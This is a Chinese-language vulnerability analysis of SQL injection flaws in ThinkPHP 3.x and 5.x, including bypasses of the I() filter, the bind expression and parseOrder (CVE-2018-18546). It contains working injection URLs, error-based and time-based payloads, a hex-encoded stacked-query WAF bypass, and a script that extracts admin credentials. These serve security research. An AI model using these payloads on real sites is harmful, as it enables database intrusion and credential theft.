ThinkPHP 框架安全性分析

新手上路，老司机多多关照

一、基础知识

curd操作 (Model.class.php)

数据创建 - create() 数据写入 - add(),addAll(),selectAdd() //底层调用Diver.class.php的 insert() insertAll() selectInsert() 数据读取 - find() select() 数据更新 - save() , setField() ,setInc() setDec 数据删除 - delete()

> 注意: curd操作的参数会调用 `$this->_parseOptions` 解析到$options 属性中，并且合并$this->options的内容到$options作为连贯操作的一部分。

链式操作 or 连贯操作

列举一些常见的连贯操作方法

```
where*  用于查询或者更新条件的定义      字符串、数组和对象
table   用于定义要操作的数据表名称      字符串和数组
alias   用于给当前数据表定义别名   字符串
field   用于定义要查询的字段（支持字段排除）      字符串和数组
order   用于对结果排序     字符串和数组
limit   用于限制查询结果数量   字符串和数字
page    用于查询分页（内部会转换成limit）   字符串和数字
group   用于对查询的group支持      字符串
having  用于对查询的having支持     字符串
join*   用于对查询的join支持   字符串和数组
bind*   用于数据绑定操作   数组或多个参数
...
```

大部分连贯操作，是先赋值给$this对象的成员变量$this->options，而不是直接拼接SQL语句，所以在写连贯操作的时候，无需像拼接SQL语句一样考虑关键字的顺序

二、安全性分析

0x2.1 thinkphp3.x底层函数的缺陷

```
parseTable
parseJoin
parseWhere
parseGroup
parseHaving
parseOrder
parseLimit
parseComment
。。。等等
```

> 其中parseWhere和parseOrder是重灾区。

thinkphp 底层对sql语句的解析是有很大问题的，很多函数都是直接拼接$options中的值，而没有过滤。

0x2.2 thinphp3.x I()函数的绕过

1. 字符拼接

```
public function test4(){
    $name = I('username');
    $map = "username='".$name."'";
    var_dump(M('user')->where($map)->find());
}
```

如果出现了这样的字符拼接，真是神也救不了了。

因为在parseWhere函数中,如果where函数传入一个string类型，而不是数组，就直接在参数加上()括号然后返回，不会有任何的过滤。

poc: (适用于think3.x 所有版本) `http://localhost:84/home/user/test4?username=admin') and updatexml(1,concat(0x3a,user()),1)%23`

2. 链操作

链操作方法列表中的order,having,group,alias如果可控，那么依然是可以注入的，而且I()函数根本无法控制

我们来看看链操作方法的一些特殊方法是如何来实现的, 在Model.class.php 中

```
protected function parseHaving($having) {
    return !empty($having) ? ' HAVING ' . $having : '';
}


protected function parseOrder($order) {
    if (is_array($order)) {
        $array = array();
        foreach ($order as $key => $val) {
            if (is_numeric($key)) {
                $array[] = $this->parseKey($val);
            } else {
                $array[] = $this->parseKey($key) . ' ' . $val;
            }
        }
        $order = implode(',', $array);
    }
    return !empty($order) ? ' ORDER BY ' . $order : '';
}


protected function parseGroup($group) {
    return !empty($group) ? ' GROUP BY ' . $group : '';
}
```

可以看到，这些特殊方法的构造过程都是直接字符拼接而成的， 并没有任何的过滤

demo code

```
    public function test2(){
        $name = I('name');
        $order = I('order');
        $group = I('group');
        $having = I('having');
        $data = M('user')->where(array('username' => $name))->group($group)->having($having)-
>order($order)->find();
        var_dump($data);
    }
```

poc: `http://localhost:84/home/user/test2?username=admin&group=updatexml(1,concat(0x3a,user()),1)&having=updatexml(1,concat(0x3a,user()),1)&order=sleep(3)`

:(

1105:XPATH syntax error: ':root@localhost' [SQL语句] : SELECT * FROM `think_user` WHERE `username` = '' GROUP BY updatexml(1,concat(0x3a,user()),1) HAVING updatexml(1,concat(0x3a,user()),1) ORDER BY sleep(3) desc

3. bind 表达式注入(3.2.3)

I()函数的think_filter是将所有的特殊表达式的$value 后面加入空格。 exp 变成 exp空格 ， 但parseWhereItem()解析的表达式有三种是直接拼接的: exp,bind,in/not in ,3.2.3版本漏掉了对bind表达式过滤。

```
    function think_filter(&$value){

    // TODO 其他安全过滤

    // 过滤查询特殊字符
        if(preg_match('/^(EXP|NEQ|GT|EGT|LT|ELT|OR|XOR|LIKE|NOTLIKE|NOT
BETWEEN|NOTBETWEEN|BETWEEN|NOTIN|NOT IN|IN)$/i',$value)){
            $value .= ' ';
        }
```

demo code:

```
    public function test1(){
        $Data = M("user");
        $where['username'] = ':username';
        $where['email'] = I('email');
        $bind[':username'] = I('username');
        $rs = $Data->where($where)->bind($bind)->select();
        var_dump($rs);
    }
```

poc: `http://localhost:84/home/user/test1?username=test&email[]=bind&email[]=username%20and(extractvalue(1,concat(0x3a,user())))`

我们可以看到PDO prepare后的语句为: `SELECT * FROM think_user WHERE username = :username AND email = :username and(extractvalue(1,concat(0x3a,user())))`

我们可以看到这里有两处:username 绑定的字段。

最后参数绑定后的sql语句为 `SELECT * FROM think_user WHERE username = 'test' AND email = 'test' and(extractvalue(1,concat(0x3a,user())))`

利用email成功污染了username处的参数。

缺陷: 需要有一个绑定参数和一个不绑定的参数(鸡肋).

在thinkphp3.2.4 最新版中修复了bind 绕过的这个问题。

4. update 注入(3.2.3)

也属于bind表达式注入，但比上面这个好用的多，影响范围更大。 参考雨潇师傅发现的update函数注入
http://wiki.websec.cc:8084/pages/viewpage.action?pageId=14024722

```
941     public function update($data, $options) {
942         $this->model = $options['model'];
943         $this->parseBind(!empty($options['bind']) ? $options['bind'] : array());
944         $table = $this->parseTable($options['table']);
945         $sql = 'UPDATE ' . $table . $this->parseSet($data);
946         if (strpos($table, ',')) {
947 // 多表更新支持JOIN操作
948             $sql .= $this->parseJoin(!empty($options['join']) ? $options['join'] : '');
949         }
950         $sql .= $this->parseWhere(!empty($options['where']) ? $options['where'] : '');
951         if (!strpos($table, ',')) {
952             //  单表更新支持order和lmit
953             $sql .= $this->parseOrder(!empty($options['order']) ? $options['order'] : '')
954             . $this->parseLimit(!empty($options['limit']) ? $options['limit'] : '');
955         }
956         $sql .= $this->parseComment(!empty($options['comment']) ? $options['comment'] : '');
957         return $this->execute($sql, !empty($options['fetch_sql']) ? true : false);
958     }
```

demo code:

```
public function test6(){
    $User = M('user');
    $data['id'] = I('id');
    $data['email'] = I('email');
    $res = $User->save($data);
    var_dump($res);
}
```

or

```
    public function test(){
        $map['id'] = I('id');
        $data['username'] = I('username');
        dump(M('user')->where($map)->save($data));
    }
```

两种情况都可以，因为update会自动将主键id参数解析到where中去。 poc: `http://localhost:84/home/user/test6?email=1&id[0]=bind&id[1]=0 and (updatexml(1,concat(0x7e,(select%20user()),0x7e),1))`

具体分析见雨潇师傅上次分享，不细说，影响范围: 除save外，setField,setInc 与 setDec 也都调用了update()函数。

democode:

```
public function test2(){
    $map['id'] = I('id');
    $data['username'] = I('username');
    dump(M('user')->where($map)->setField($data));
    dump(M('user')->where($map)->setInc($data));
    dump(M('user')->where($map)->setDec($data));
}
```

利用和上面poc一样, 顺便膜一发雨潇师傅，tql。

5. parseOption()导致的sql注入(3.2.3)

影响版本: thinkphp3.2.3

```
    protected function _parseOptions($options=array()) {
        if(is_array($options))
            $options =  array_merge($this->options,$options); //合并$this->options 到 $options(如果key相同,
保留$options的键)

        if(!isset($options['table'])){
            // 自动获取表名
            $options['table']   =   $this->getTableName();
            $fields             =   $this->fields;
        }else{
            // 指定数据表 则重新获取字段列表 但不支持类型检测
            $fields             =   $this->getDbFields();
        }

        // 数据表别名
        if(!empty($options['alias'])) {
            $options['table']  .=   ' '.$options['alias'];
        }
        // 记录操作的模型名称
        $options['model']       =   $this->name;

        // 字段类型验证
        if(isset($options['where']) && is_array($options['where']) && !empty($fields) &&
!isset($options['join'])) {
            // 对数组查询条件进行字段类型检查
            foreach ($options['where'] as $key=>$val){
                $key            =   trim($key);
                if(in_array($key,$fields,true)){
                    if(is_scalar($val)) {
                        $this->_parseType($options['where'],$key);
                    }
                }elseif(!is_numeric($key) && '_' != substr($key,0,1) && false === strpos($key,'.') && false
=== strpos($key,'(') && false === strpos($key,'|') && false === strpos($key,'&')){
                    if(!empty($this->options['strict'])){
                        E(L('_ERROR_QUERY_EXPRESS_').':['.$key.'=>'.$val.']');
                    }
                    unset($options['where'][$key]);
                }
            }
        }
        // 查询过后清空sql表达式组装 避免影响下次查询
        $this->options  =   array();
        // 表达式过滤
        $this->_options_filter($options);
        return $options;
    }
    // 表达式过滤回调方法
    protected function _options_filter(&$options) {}
```

_parseOption() 函数对table,alis,where 做了拼接和where key的类型检测后就返回$options了。

而我们知道thinkphp底层对$options 的解析是有问题的，因此，如果curd操作的参数是可控的，那么就会导致注入。

Example:

```
public function test11(){
    $Data = M('user');
    var_dump($Data->find($id)); //select($id),delete($id)
}
```

poc1: `http://localhost:84/home/user/test11?id[table]=(select 1)x where updatexml(1,concat(0x3a,user()),1)%23`

1105:XPATH syntax error: ':root@localhost' [SQL语句] : SELECT * FROM (select 1)x where updatexml(1,concat(0x3a,user()),1)# LIMIT 1

poc2: `http://localhost:84/home/user/test11?id[where]=updatexml(1,concat(0x3a,user()),1)%23`

1105:XPATH syntax error: ':root@localhost' [SQL语句] : SELECT * FROM `think_user` WHERE updatexml(1,concat(0x3a,user()),1)# LIMIT 1

错误位置

thinkphp3.2.4补丁: 其中对于delete，find，select 三个函数进行了修改 对select ， delete, find函数调用 `$options = $this->_parseOptions();` ,即不再解析$options参数

而其他curd函数save(), add(), addAll() 第二个参数才是 `$options` , 如果传入了第二个参数，依旧会解析$options 导致注入。 demo:


```
public function test11(){
    $Data = M('user');
    $data = I('data');
    $option = I('option');
    $rs = $Data->save($data,$option);
    var_dump($rs);
}
```

poc: `http://localhost:82/home/user/test11?&data[id]=1&option[where]=updatexml(1,concat(0x3a,user()),1)%23&data[id]=1`

1105:XPATH syntax error: ':root@localhost' [SQL语句] : UPDATE `think_user` SET `id`='1' WHERE updatexml(1,concat(0x3a,user()),1)#

错误位置

总结: 可能有点晕，画张图总结一下I函数的一些绕过方法。



> `_string`，`_complex`，`_query` 这三个带前缀 _ 是where 的三个组合查询表达式，由parseThinkWhere()函数解析，也是直接字符拼接参数值，但不常见，不细说。

0x2.3 thinkphp3.x 和 thinphp5.x 真假PDO

都说thinkphp3.x是伪PDO,那么thinkphp3.x和thinkphp5.x的PDO机制有什么区别呢?

自己总结下主要区别有两点

1. ATTR_EMULATE_PREPARES PDO连接属性设置不一样

PDO::ATTR_EMULATE_PREPARES 启用或禁用模拟预处理语句的属性，为true表示使用模拟预处理，为false表示使用本地预处理。

再看thinkphp3.x中的PDO连接设置是这样的,php<5.3.6版本使用本地预处理，php>5.3.6版本使用模拟预处理。

```
if (version_compare( version1: PHP_VERSION, version2: '5.3.6', operator: '<=')) {
    // 禁用模拟预处理语句
    $this->options[PDO::ATTR_EMULATE_PREPARES] = false;
}
```

thinkphp5.x版本PDO连接设置默认就是false,即默认采用本地预处理的方式。

```php
// PDO连接参数
protected $params = [
    PDO::ATTR_CASE              => PDO::CASE_NATURAL,
    PDO::ATTR_ERRMODE           => PDO::ERRMODE_EXCEPTION,
    PDO::ATTR_ORACLE_NULLS      => PDO::NULL_NATURAL,
    PDO::ATTR_STRINGIFY_FETCHES => false,
    PDO::ATTR_EMULATE_PREPARES  => false,
];
```

模拟预处理和本地预处理的区别:

使用模拟预处理的方式是在客户端本地执行预处理的模拟，最终将拼好的sql语句发送到mysql服务器进行执行,实际上就是一次发送完整的sql语句给mysql执行.

使用本地预处理方式则是分两步：第一步是prepare阶段，发送带有占位符的sql语句到mysql服务器（parsing->resolution），然后就可以多次发送占位符参数给mysql服务器进行执行（多次执行optimization->execution）。使用本地预处理的一个好处是在prepare阶段就能检测出sql语句的错误，当prepare阶段sql语句产生错误的话是不会执行到execute阶段了,也无法使用多语句查询(PDO默认情况下是支持多语句查询的)

因为模拟预处理情况下PDO是支持多语句查询的，利用这个特点再thinkphp3.x版本中，很多注入可以用mysql的预处理去绕过waf. 比如我们的payload: `set @x=0x73656c65637420736c656570283130293b;prepare a from @x;execute a;` ,注入的语句用hex编码即可

那使用本地预处理后，报错注入还能继续用嘛？ 也是可以的。

使用updatexml和extractvalue() 函数会在prepare阶段就检测出xpath错误，而不会进入到execute阶段，因此是无法接触到数据的，只能爆出user()这样的内容，无法使用子查询.

但像floor报错是不会再prepare 阶段检测到报错，而只会再execute执行阶段报错，因此也是可以爆出数据的。

```php
<?php
$params = [
    PDO::ATTR_ERRMODE           => PDO::ERRMODE_EXCEPTION,
    PDO::ATTR_EMULATE_PREPARES  => false,
];

$db = new PDO('mysql:dbname=tpshop3.0;host=127.0.0.1;', 'root', 'root', $params);

try {
    $sql = "SELECT * FROM tp_order WHERE order_id=1 order by (select 1 from(select count(*),concat(floor(2*rand(0)),(select concat(user_name,':'
        ,password) from tp_admin limit 1))x from information_schema.tables group by x)a)";
    $link = $db->prepare($sql);
    $link->execute();
    var_dump('数据库级别报错:'.$link->errorInfo());
    var_dump($link->fetchall());
} catch (\PDOException $e) {
    var_dump('代码层面报错:',$e);
}
```

```
E:\sublime\php\PDO\p5.php:18:
string(19) "代码层面报错:"
E:\sublime\php\PDO\p5.php:18:
class PDOException#3 (9) {
  protected $message =>
  string(131) "SQLSTATE[23000]: Integrity constraint violation: 1062 Duplicate entry '1admin:a940130f27dc03e34513e8c84161872a' for key 'group_key'"
  private $string =>
```

2. thinkphp3.x 只有调用了bind() 函数才会进行参数绑定，没有调用bind()函数的都算字符拼接，就算有PDO也拦不住SQl注入。 而在thinkphp5.x版本中中，where()函数以及curd操作的数据都会自动进行参数绑定操作。

那么thinkphp5.x 使用了PDO参数绑定就没有问题了嘛？ 再thinkphp5.0.9和thinkphp5.0.10分别爆出两个sql注入漏洞，而且都是parseWhereItem()函数解析的问题，我们来看一下。

鸡肋案例3: thinkphp5.0.9 一处鸡肋注入。

thinkphp5.0.10 的注入可以参考雨潇师傅上周的分享，这里简要说下thinkphp5.0.9 一处鸡肋注入
(Referer:https://www.leavesongs.com/PENETRATION/thinkphp5-in-sqlinjection.html)

demo code:

```
public function test()
{
    $ids = input('ids/a');
    $result = db('user')->where('id', 'in', $ids)->select();
    dump($result);
}
```


如上述代码，如果我们控制了in语句的值位置，即可通过传入一个数组，来造成SQL注入漏洞,我们来看一下parseWhereItem()中的IN查询。

source code: parseWhereItem()

```
<?php
...
$bindName = $bindName ?: 'where_' . str_replace(['.', '-'], '_', $field);
if (preg_match('/\W/', $bindName)) {
    // 处理带非单词字符的字段名
    $bindName = md5($bindName);
}
...
} elseif (in_array($exp, ['NOT IN', 'IN'])) {
    // IN 查询
    if ($value instanceof \Closure) {
        $whereStr .= $key . ' ' . $exp . ' ' . $this->parseClosure($value);
    } else {
        $value = is_array($value) ? $value : explode(',', $value);
        if (array_key_exists($field, $binds)) {
            $bind  = [];
            $array = [];
            foreach ($value as $k => $v) {
                if ($this->query->isBind($bindName . '_in_' . $k)) {
                    $bindKey = $bindName . '_in_' . uniqid() . '_' . $k;
                } else {
                    $bindKey = $bindName . '_in_' . $k; //直接拼接数组的key.
                }
                $bind[$bindKey] = [$v, $bindType];
                $array[]        = ':' . $bindKey;
            }
            $this->query->bind($bind);
            $zone = implode(',', $array);
        } else {
            $zone = implode(',', $this->parseValue($value, $field));
        }
        $whereStr .= $key . ' ' . $exp . ' (' . (empty($zone) ? "''" : $zone) . ')';
    }
```

如果in表达式的值是数组的话会进入到387行的else语句中，$bindKey = $bindName . '*in*' . $k; 这一处直接拼接了$ids数组的key值。

因此poc为: `http://localhost:81/index/index/test?ids[0,updatexml(0,concat(0xa,user()),0)]=1231`




鸡肋之处: 因为PDO预编译执行过程分三步:


- prepare($SQL) 编译SQL语句
- bindValue($param, $value) 将value绑定到param的位置上
- execute() 执行

使用xpath报错语法会再prepare阶段报错，不会继续执行，因此接触不到数据。

而使用floor语法会再bindValue()处报错，同样无法继续执行。 bindValue() 绑定的参数名和参数值分别是:



报错信息为:



使用其他的比如union注入，布尔盲注同样会爆这个错误。

三、ThinkPHP3.2.4 parseOrder() 的两处注入

thinkphp3.2.4 最新版发现被人提了一个cve, CVE-ID:CVE-2018-18546，官方2018/10/8 日发布两次commit更新:
https://github.com/top-think/thinkphp/commit/9748cb80d2f24c89218f358ca2f5ab88ee33396f
https://github.com/top-think/thinkphp/commit/77306720d5cbdf0fa97be9dea102a373a401f422

link: https://98587329.github.io/2018/10/09/thinkphp注入分析/

我们来看一下thinkphp3.2.4 最新版parseOrder函数:

```
protected function parseOrder($order)
{
    if (empty($order)) {
        return '';
    }
    $array = array();
    if (is_array($order)) {
        foreach ($order as $key => $val) {
            if (is_numeric($key)) {
                if (false === strpos($val, '(')) {
                    $array[] = $this->parseKey($val);
                }
            } elseif (false === strpos($key, ')') && false === strpos($key, '#')) {
                $sort    = in_array(strtolower($val), array('asc', 'desc')) ? ' ' . $val : '';
                echo '$sort:'.$sort;
                $array[] = $this->parseKey($key, true) . $sort;
            }
        }
    } elseif ('[RAND]' == $order) {
        // 随机排序
        $array[] = $this->parseRand();
    } else {
        foreach (explode(',', $order) as $val) {
            if (preg_match('/\s+(ASC|DESC)$/i', rtrim($val), $match, PREG_OFFSET_CAPTURE)) {
                $array[] = $this->parseKey(ltrim(substr($val, 0, $match[0][1]))) . ' ' . $match[1][0];
            } elseif (false === strpos($val, '(')) {
                $array[] = $this->parseKey($val);
            }
        }
    }
    $order = implode(',', $array);
    return !empty($order) ? ' ORDER BY ' . $order : '';
}
```

> 上次雨潇师傅讲的那处order注入再3.2.4最新版已经被修复.

存在两处绕过，两处绕过均可造成sql注入。 第一处绕过是在parseKey()函数正则绕过，

```
            } elseif (false === strpos($key, ')') && false === strpos($key, '#')) {
                $sort    = in_array(strtolower($val), array('asc', 'desc')) ? ' ' . $val : '';
                echo '$sort:'.$sort;
                $array[] = $this->parseKey($key, true) . $sort;
            }
```

如果$key没有 `#` 或 `)`，就会进入到parseKey函数中。


```
protected function parseKey($key, $strict = false)
{
    $key = trim($key);
    if ($strict || (!is_numeric($key) && !preg_match('/[,\'\"\*\(\)`.\s]/', $key))) {
        $key = '`' . $key . '`';
    }
    return $key;
}
```

有一个正则是匹配$key中不能出现 `,` , `"` , `*` , `()` 这些字符。而因为3.x版本PDO支持多语句查询，我们利用mysql预处理正好绕过了这些。

poc:

```
http://localhost:82/home/user/test12?order[id`;set @x=0x73656c65637420736c656570283130293b;prepare a from @x;execute a;]=12
```

0x73656c65637420736c656570283130293b 解密为:select sleep(10);



第二处绕过是在最后一个else分支中


我们来看如果$order不是array就会进入下面这个else语句。先通过逗号拆分$order字符串. 然后对每一段都用正则匹配，需要满足 `/\sJ+ASC|DESC)$/i` 。

因此需要我们的payload 不能有逗号,最简单的poc是: `sleep(3) desc` ,不过当返回数据只有一条或者没有数据的时候 `order by sleep(3)` 是不会生效的，我们可以优化一下 `order=(select 1 from(select sleep(5))x) desc` ,利用子查询再没有数据的情况下也可以时间盲注。

```
mysql> SELECT * FROM `think_user` where id=1 order by sleep(5);
+----+----------+----------------------------------+--------------------+
| id | username | password                         | email              |
+----+----------+----------------------------------+--------------------+
|  1 | admin    | 21232f297a57a5a743894a0e4a801fc3 | 2461805286@qq.com  |
+----+----------+----------------------------------+--------------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM `think_user` where id=1 order by (select 1 from(select sleep(5))x);
+----+----------+----------------------------------+--------------------+
| id | username | password                         | email              |
+----+----------+----------------------------------+--------------------+
|  1 | admin    | 21232f297a57a5a743894a0e4a801fc3 | 2461805286@qq.com  |
+----+----------+----------------------------------+--------------------+
1 row in set (5.00 sec)
```

poc: `http://localhost:82/home/user/test12?order=(select 1 from(select sleep(5))x) desc`



那么，如果获取数据呢？因为没法用逗号，时间盲注,报错注入都无法获取数据, 布尔盲注在数据只有一条或者没有数据下也无法成功。

```
mysql> select * from think_user where id=1 order by (1=1) desc;
+----+----------+----------------------------------+-------------------+
| id | username | password                         | email             |
+----+----------+----------------------------------+-------------------+
|  1 | admin    | 21232f297a57a5a743894a0e4a801fc3 | 2461805286@qq.com |
+----+----------+----------------------------------+-------------------+
1 row in set (0.00 sec)

mysql> select * from think_user where id=1 order by (1=0) desc;
+----+----------+----------------------------------+-------------------+
| id | username | password                         | email             |
+----+----------+----------------------------------+-------------------+
|  1 | admin    | 21232f297a57a5a743894a0e4a801fc3 | 2461805286@qq.com |
+----+----------+----------------------------------+-------------------+
```

当然这里利用PDO也是可以的，但是多语句执行一般是得不到注入的直接结果的，因为PDO只返回第一条语句的执行结果。获取数据的话，我们就需要将数据插入到其他可读的地方，或者是使用时间盲注。

希望有师傅可以想出更加好的利用方式: 在order by 后面如果禁用了逗号如何注入出数据?

在think5.x 中也出现过多次parseOrder()函数导致的order 注入问题，比如tpshop2018这个cms的parseOrder函数就存在问题。